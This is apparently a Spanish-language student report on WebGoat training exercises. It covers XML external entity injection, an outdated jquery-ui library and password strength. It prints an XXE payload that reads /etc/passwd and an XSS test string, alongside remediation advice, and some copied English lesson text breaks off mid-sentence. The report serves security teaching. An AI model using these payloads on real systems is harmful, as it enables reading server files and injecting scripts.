
- Realizar auditorías regulares de la configuración de seguridad para identificar y abordar posibles vulnerabilidades.



A5 Security Misconfiguration - Apartado 7:

Durante el análisis de la aplicación, identificamos una vulnerabilidad de Inyección de Entidades XML Externas (XXE). Al enviar una solicitud y modificar los campos correspondientes utilizando Burp Suite, logramos cambiar el tipo de contenido de la petición de "application/json" a "application/xml". Posteriormente, aprovechamos la vulnerabilidad XXE al inyectar el siguiente código XML malicioso:

```
<?xml version="1.0"?> <!DOCTYPE comment [<!ENTITY xxe SYSTEM "file:///etc/passwd">]> <comment>
<text>tranchimy &xxe;</text> </comment>
```

Este ataque permitió acceder nuevamente a la vulnerabilidad XXE en la aplicación.





Observación Adicional:

Durante la ejecución de la prueba, confirmamos que la aplicación no realiza una validación adecuada en la manipulación de tipos de contenido, lo que posibilita la explotación de vulnerabilidades como la inyección de entidades XML externas (XXE). Se recomienda implementar medidas de seguridad adicionales para validar y filtrar adecuadamente los tipos de contenido aceptados por la aplicación.

Cambios Urgentes:

1. Validación de Tipos de Contenido:

- Implementar una validación estricta de los tipos de contenido en el lado del servidor.

2. Filtrado de Entrada:

- Aplicar un filtrado de entrada para asegurar que los datos proporcionados cumplan con los estándares esperados.

Cambios Aconsejables:

1. Implementación de Listas Blancas:

- Utilizar listas blancas para especificar y permitir explícitamente los tipos de contenido aceptados.

2. Auditorías de Seguridad:

- Realizar auditorías de seguridad periódicas para identificar y abordar posibles vulnerabilidades de configuración.

3. Actualización de Versiones:

- Mantener actualizados los frameworks y bibliotecas utilizadas para aprovechar las correcciones de seguridad más recientes.

A6 Vuln & outdated Components - Apartado 5:

En este ejercicio, destacamos la importancia crucial de mantener actualizadas las versiones de las bibliotecas, como se evidencia en el caso de jquery-ui:1.10.4. En esta versión, se identificó una vulnerabilidad significativa frente a ataques XSS. Al intentar ejecutar `OK<script>alert('XSS')</script>`, observamos que la versión no puede capturar la inyección. Aunque no se mostró la alerta, se detectó un tipo de error específico en la consola:

2VM2272:5 Uncaught TypeError: webgoat.customjs.jqueryVuln is not a function at webgoat.customjs.vuln_jquery_ui (<anonymous>:5:24) at HTMLInputElement.onclick (start.mvc?username=francisco:1:18)

```
Uncaught TypeError: webgoat.customjs.jqueryVuln is not a function
at webgoat.customjs.vuln_jquery_ui (<anonymous>:5:24)
at HTMLInputElement.onclick (start.mvc?username=francisco:1:18)
```

En contraste, al evaluar la versión actualizada **jquery-ui:1.12.0**, podemos constatar que ya no es vulnerable a la inyección XSS. Al ejecutar nuevamente `OK<script>alert('XSS')</script>`, se observa que ahora la inyección es capturada de manera efectiva. Este resultado subraya la importancia de mantener actualizadas las bibliotecas para prevenir y corregir vulnerabilidades, garantizando así un entorno más seguro y protegido contra posibles amenazas.

The exploit is not always in your code

Below is an example of using the same WebGoat source code, but different versions of the jquery-ui component. One is exploitable; one is not.

jquery-ui:1.10.4

This example allows the user to specify a jquery-ui dialog (TBD - show exploit li

Clicking go will execute a jquery-ui c

This dialog should have exploited a t

jquery-ui:1.12.0

This dialog should have prevented the above exploit using the EXACT same code in WebGoat but using a later version of jquery-ui.

This is an unlikely development scenario, however the context of the close dialog.

attack to occur

jquery-ui:1.12.0 Not Vulnerable

Using the same WebGoat source code but upgrading the jquery-ui library to a non-vulnerable version eliminates the exploit.

Clicking go will execute a jquery-ui close dialog:

A7 Identity & Auth Failure - Secure Passwords Apartado 4:

15342Spoon41235

Has tenido éxito! La contraseña es lo suficientemente segura.

Longitud: 15Estimación de intentos necesarios para descifrar tu contraseña: 6669652582000**Puntuación: 4/4****Tiempo estimado de descifrado: 21149 años 120 días 7 horas 16 minutos 40 segundos****Puntuación: 4/4**

password

Has fallado! Intenta ingresar una contraseña segura.

Longitud: 8Estimación de intentos necesarios para descifrar tu contraseña: 3**Puntuación: 0/4****Tiempo estimado de descifrado: 0 segundos****Advertencia:**Esta es una contraseña común en el top 10.**Sugerencias:**

- Agrega otra palabra o dos. Las palabras inusuales son mejores. **Puntuación: 0/4**

johnsmith

Has fallado! Intenta ingresar una contraseña segura.

Longitud: 9Estimación de intentos necesarios para descifrar tu contraseña: 15000**Puntuación: 1/4****Tiempo estimado de descifrado: 25 minutos 0 segundos****Advertencia:**Los nombres y apellidos comunes son fáciles de adivinar.**Sugerencias:**

- Agrega otra palabra o dos. Las palabras inusuales son mejores. **Puntuación: 1/4**

2018/10/4

Has fallado! Intenta ingresar una contraseña segura.

Longitud: 9Estimación de intentos necesarios para descifrar tu contraseña: 29201**Puntuación: 1/4****Tiempo estimado de descifrado: 48 minutos 40 segundos****Advertencia:**Las fechas son a menudo fáciles de adivinar.**Sugerencias:**

- Agrega otra palabra o dos. Las palabras inusuales son mejores.
- Evita fechas y años que estén asociados contigo. **Puntuación: 1/4**

1992home

Has fallado! Intenta ingresar una contraseña segura.

Longitud: 8Estimación de intentos necesarios para descifrar tu contraseña: 24500**Puntuación: 1/4**Tiempo estimado de descifrado: 40 minutos 50 segundos**Advertencia:**Los años recientes son fáciles de adivinar.**Sugerencias:**

- Agrega otra palabra o dos. Las palabras inusuales son mejores.
- Evita años recientes, evita años que estén asociados contigo. **Puntuación: 1/4**

abcabc

Has fallado! Intenta ingresar una contraseña segura.

Longitud: 6Estimación de intentos necesarios para descifrar tu contraseña: 27**Puntuación: 0/4**Tiempo estimado de descifrado: 2 segundos**Advertencia:**Repeticiones como "abcabcabc" son apenas más difíciles de adivinar que "abc".**Sugerencias:**

- Agrega otra palabra o dos. Las palabras inusuales son mejores.
- Evita repeticiones de palabras y caracteres. **Puntuación: 0/4**

fffget

Has fallado! Intenta ingresar una contraseña segura.

Longitud: 6Estimación de intentos necesarios para descifrar tu contraseña: 15000**Puntuación: 1/4**Tiempo estimado de descifrado: 25 minutos 0 segundos**Advertencia:**Repeticiones como "aaa" son fáciles de adivinar.**Sugerencias:**

- Agrega otra palabra o dos. Las palabras inusuales son mejores.
- Evita repeticiones de palabras y caracteres. **Puntuación: 1/4**

poiuz

Has fallado! Intenta ingresar una contraseña segura.

Longitud: 5Estimación de intentos necesarios para descifrar tu contraseña: 11100**Puntuación: 1/4**Tiempo estimado de descifrado: 18 minutos 30 segundos**Advertencia:**Patrones de teclado cortos son fáciles de adivinar.**Sugerencias:**

- Agrega otra palabra o dos. Las palabras inusuales son mejores.
- Usa un patrón de teclado más largo con más vueltas. **Puntuación: 1/4**

@dmin

Has fallado! Intenta ingresar una contraseña segura.

Longitud: 5 Estimación de intentos necesarios para descifrar tu contraseña: 1431 **Puntuación: 1/4** Tiempo estimado de descifrado: 2 minutos 23 segundos **Advertencia:** Esto es similar a una contraseña común. **Sugerencias:**

- Agrega otra palabra o dos. Las palabras inusuales son mejores.
- Las sustituciones predecibles como '@' en lugar de 'a' no ayudan mucho. **Puntuación: 1/4**